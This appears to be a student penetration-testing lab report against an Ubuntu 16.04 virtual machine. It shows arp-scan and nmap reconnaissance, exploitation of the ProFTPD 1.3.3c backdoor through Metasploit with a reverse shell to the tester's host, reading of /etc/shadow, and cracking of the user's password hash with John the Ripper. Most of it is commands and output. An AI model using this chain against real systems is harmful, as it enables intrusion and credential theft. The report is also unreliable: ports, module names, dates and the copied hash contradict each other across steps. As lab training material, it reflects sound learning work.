

Vulnerability Assessment & Penetration Testing Report on Ubuntu 16.04



23/06/2023

Authored by: Dasari Varun Reddy

Contents:

Document Authorities	3
1.Recon	4
1.1 Checking IP	4
2.Gain Access	6
2.1 Set RHOSTS	7
2.2 Set LHOST and LPORT	9
2.3 Exploit	10
3. Cracking	12
4. Summary	15
5.Conclusion	15
6.References	16

Company Yhills	
Document Title	Vulnerability Assessment & Penetration Testing report on Ubuntu
Date	23/06/2023
Reference	Yhills nad Blogs on Metasploit and nmap scanning blogs

varunreddydasari8658@gmail.com

1.Recon

Conducting an Nmap scan

Command : `Sudo arp-scan -l`

```
(varunreddy@RedHat) ~
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:f2:db:70, IPv4: 192.168.130.134
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.130.1 00:50:56:c0:00:00 (Unknown)
192.168.130.2 00:50:56:f2:60:c0 (Unknown)
192.168.130.141 00:0c:29:20:6f:ea (Unknown)
192.168.130.254 00:50:56:ee:85:d3 (Unknown)
```

We found some IP addresses which are connected to the network.

Finding the particular machine IP address using

`Nmap -p -sV -vv -oN ubu-nmap-report.txt 192.168.130.141`

```
(varunreddy@RedHat) ~
$ nmap -p -sV -vv -oN ubu-nmap-report.txt 192.168.130.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 21:51 IST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 21:51
Scanning 192.168.130.141 [2 ports]
Completed Ping Scan at 21:51, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:51
Completed Parallel DNS resolution of 1 host. at 21:51, 0.01s elapsed
Initiating Connect Scan at 21:51
Scanning 192.168.130.141 [65535 ports]
Discovered open port 80/tcp on 192.168.130.141
Discovered open port 22/tcp on 192.168.130.141
Discovered open port 22/tcp on 192.168.130.141
Completed Connect Scan at 21:51, 2.37s elapsed (65535 total ports)
Initiating Service scan at 21:51
Scanning 3 services on 192.168.130.141
Completed Service scan at 21:51, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.130.141.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.20s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.01s elapsed
Nmap scan report for 192.168.130.141
Host is up, received syn-ack (0.0012s latency).
Scanned at 2023-06-23 21:51:38 IST for 9s
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON VERSION
22/tcp    open  ssh      syn-ack ProFTPD 1.3.3c
22/tcp    open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack Apache/2.4.18 ((Ubuntu))
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

Scanning for Open Ports using

```
Nmap -p21,22,80 -sV --script=vuln -vv -oN nmap-ubu-  
vulning.txt 192.168.130.141
```

[illegible]

Now we got the total info of the ports scanned

How many ports are open?

3 ports are open

The vuln scan used above uses an entire category of scripts to test a vulnerable target against.

2. Gain Access

After finding the exploit ProFTPD 1.3.3c by using searchsploit ProFTPD 1.3.3c

Open msfconsole and

Command: search ProFTPD 1.3.3c

Msf6>use 0

Msf6>show options

```

msf6 > search ProFTPD 1.3.3c

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor.

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

#  Name  Current Setting  Required  Description
-  -
RHOSTS 192.168.130.141 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  21              yes        The target port (TCP)

Exploit target:

#  Name
-  -
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.130.141
RHOSTS => 192.168.130.141
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

#  Name  Current Setting  Required  Description
-  -
RHOSTS 192.168.130.141 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  21              yes        The target port (TCP)

Exploit target:

#  Name
-  -
0  Automatic
  
```

After the using of above command then

Set RHOSTS

Set PAYLOAD

Set LHOST

Set LPORT

2.1 Now, set RHOSTS for which we want to attack

Then show options

Msf6>set RHOSTS 192.168.130.141

Msf6>show options

```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.130.141      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21                   yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.130.141
RHOSTS => 192.168.130.141
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.130.141      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21                   yes       The target port (TCP)

Exploit target:
```

After the above setting the RHOSTS has been successfully set and it is displaying after entering command show options.

RHOSTS → 192.168.130.141

After the RHOSTS we are setting the payload

Msf6>show payloads

Msf6>set payload payload/cmd/unix/reverse

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_perl               normal          No     Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6          normal          No     Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/generic                  normal          No     Unix Command, Generic Command Execution
3  payload/cmd/unix/reverse                   normal          No     Unix Command Shell, Double Reverse TCP (telnet)
4  payload/cmd/unix/reverse_bash_telnet_ssl  normal          No     Unix Command Shell, Reverse TCP SSL (telnet)
5  payload/cmd/unix/reverse_perl             normal          No     Unix Command Shell, Reverse TCP (via Perl)
6  payload/cmd/unix/reverse_perl_ssl         normal          No     Unix Command Shell, Reverse TCP SSL (via perl)
7  payload/cmd/unix/reverse_ssl_double_telnet normal          No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 3
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 3
[-] Invalid module index: 3
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.130.141 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)
```

Successfully the payload has been set. Now, we have to set the LHOST and LPORT.

2.2 Now we have to the LHOST and LPORT

Msf6> set LHOST 192.168.130.134

Msf6>set LPORT 3355

```
Payload options (cmd/unix/reverse):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.130.134
LHOST => 192.168.130.134
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 3355
LPORT => 3355
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

The LPORT and LHOST has been set.

LHOST → 192.168.130.134

LPORT → 3355

2.3 Exploit

Now we have exploit to crack the password.

```

View the full module info with the info, or info -d command.
msf6 exploit(multi/tftp/proftpd_331c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.130.134:3355
[*] 192.168.130.141:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo NMG30dpZVulh3Sdd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "NMG30dpZVulh3Sdd\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.130.134:3355 -> 192.168.130.141:33212) at 2023-06-23 21:59:20 +0530

cd /usr/etc/shadow
sh: 7: cd: can't cd to /usr/etc/shadow
cd /usr/etc/shadow
sh: 8: cd /usr/etc/shadow: not found
cd /etc/shadow
sh: 9: cd: can't cd to /etc/shadow
cd /etc
ls
acpi
adduser.conf
alternatives
anacrontab
apache2
apc.conf
apm
apparmor
apparmor.d
appport
appstream.conf
apt
atdemon
at-spi2
avahi
bash.bashrc
bash_completion
bash_completion.d
bindresvport.blacklist
binfmt.d
bluetooth
brlapi.key

```

After using the exploit command use :

Cd /etc

Ls

After using the above commands we found some files.

Now find the hash code of marlinspike to crack password using:

Cat shadow

```

vtrgb
wgetrc
wpa_supplicant
x11
xdg
xml
zsh_command_not_found
cat shadow
root:*17484:0:99999:7:::
daemon:*17379:0:99999:7:::
bin:*17379:0:99999:7:::
sys:*17379:0:99999:7:::
sync:*17379:0:99999:7:::
games:*17379:0:99999:7:::
man:*17379:0:99999:7:::
lp:*17379:0:99999:7:::
mail:*17379:0:99999:7:::
news:*17379:0:99999:7:::
uucp:*17379:0:99999:7:::
proxy:*17379:0:99999:7:::
www-data:*17379:0:99999:7:::
backup:*17379:0:99999:7:::
list:*17379:0:99999:7:::
irc:*17379:0:99999:7:::
gnats:*17379:0:99999:7:::
nobody:*17379:0:99999:7:::
system-timesync:*17379:0:99999:7:::
system-network:*17379:0:99999:7:::
system-resolve:*17379:0:99999:7:::
system-bus-proxy:*17379:0:99999:7:::
syslog:*17379:0:99999:7:::
apt:*17379:0:99999:7:::
messagebus:*17379:0:99999:7:::
uid:*17379:0:99999:7:::
lightdm:*17379:0:99999:7:::
whoopsie:*17379:0:99999:7:::
avahi-autoipd:*17379:0:99999:7:::
avahi:*17379:0:99999:7:::
dnsmasq:*17379:0:99999:7:::
colord:*17379:0:99999:7:::
speech-dispatcher:*17379:0:99999:7:::
hplip:*17379:0:99999:7:::
kernoops:*17379:0:99999:7:::
pilot:*17379:0:99999:7:::
rtkit:*17379:0:99999:7:::
saned:*17379:0:99999:7:::
usbmux:*17379:0:99999:7:::
marlinspike:$6$g0nvt1$87W0/J0Kbn4t1RUllrckw69LR/8PMTubFfCYPMUhmtyW9.ov/as2tpwLac2*8Fvy5tpuuq@uhcKb14/17484:0:99999:7:::
mysql:*17484:0:99999:7:::
sddm:*17484:0:99999:7:::

```

After the execution of cat shadow we found some codes in that from last third is the hashfile we are searching for copy the hash and save it into text file.

3.cracking

Copied hash save into text file using .txt extension.

Using **command**:

Echo “copied hash ” > filename.txt



```
varunreddy@kali:~$ echo "marlinspike:56b065a93f8b3705/j0km4t1RULrcku01R/06M1JbFFCypK3MU4VntyY09.ov/aszTp0tLaC2x0Fvy5tpUuxQ0uCK0t4/1174047019099917:::" > u.txt
varunreddy@kali:~$ ls
Desktop  Downloads  kSg1Ss1P.html  Music  nmap-ubu.txt  nmap-win7.txt  Pictures  Templates  ubu-nmap-report.tx  u.txt  win7
Documents  g70Mbcv.jpeg  770qy0KV.jpeg  nmap  nmap-ubu-vulning.txt  nmap-win7-vuln.txt  Public  ubu  UInTirSI.html  Videos
```

Now after saving the file check the file that hash has correctly saved or not.

Now to get the password use:

John --show filename.txt

```

[~] ssh - Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Copy Paste Find
[~] (varunreddy@RedHat): ~
$ echo "marlinspike:J0kbn41RUllrckw69LR/BEMlUBFFCypM3MHVvityYW9.ov/aszTpWHLu2x6FvyStpUuXQURCKb14/1748418:9999917:::" > u.txt
[~] (varunreddy@RedHat): ~
$ ls
Desktop Downloads kSgi5s10.html Music nmap-ubu.txt nmap-win7.txt Pictures Templates ubu-nmap-report.tx u.txt win7
Documents 51000000.jpg nmap nmap-ubu-vulning.txt nmap-win7-vuln.txt Public ubu ubu-init-51.html Videos
[~] (varunreddy@RedHat): ~
$ cat u.txt
marlinspike:J0kbn41RUllrckw69LR/BEMlUBFFCypM3MHVvityYW9.ov/aszTpWHLu2x6FvyStpUuXQURCKb14/1748418:9999917:::
[~] (varunreddy@RedHat): ~
$ john u.txt
0 password hashes cracked, 1 left

```

Now use:

Command: john u.txt

```

[~] (varunreddy@RedHat): ~
$ john --show u.txt
0 password hashes cracked, 1 left
[~] (varunreddy@RedHat): ~
$ john u.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 2 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
marlinspike (marlinspike)
ig 0:00:00:00 DDMC 1/3 (2003-06-23 22:23) 50.00q/s 1200p/s 1200C/s 1200C/s marlinspike.,Marlinspike2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[~] (varunreddy@RedHat): ~
$

```


Now you successfully cracked the password of the ubuntu.

What is the non-default **username of the ubuntu?**

Marlinspike

What is the **password** for the ubuntu machine?

Marlinspike.



From the above we can see that the cracked password entered into the ubuntu has successfully logged in.

4.Summary

A ubuntu machine which is vulnerable to find and crack the password. A ubuntu machine named marlinspike has a vulnerability in the 21 tcp port which can help us to crack the password of the machine by making a backdoor entry. So, we used the metasploit help to crack the password and scanning with the help of nmap scanner we scanned the ports and found which are vulnerable and cracked the password of the marlinspike which the password is marlinspike.

5.Conclusion

With the total number of data breaches in the rise the vapt solution is best to scan vulnerabilities and secure. As we did a vapt testing on ubuntu machine we found the vulnerability and cracked the machine's password. According to now it is one of the best solution.

6.References

1)Nmap

<https://nmap.org/book/port-scanning-tutorial.html>

2)metasploit to scan vulnerabilities

<https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities>

3)Video for conducting and cracking password

Yhills Cyber Security Training.

4)Port numbers and Description

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers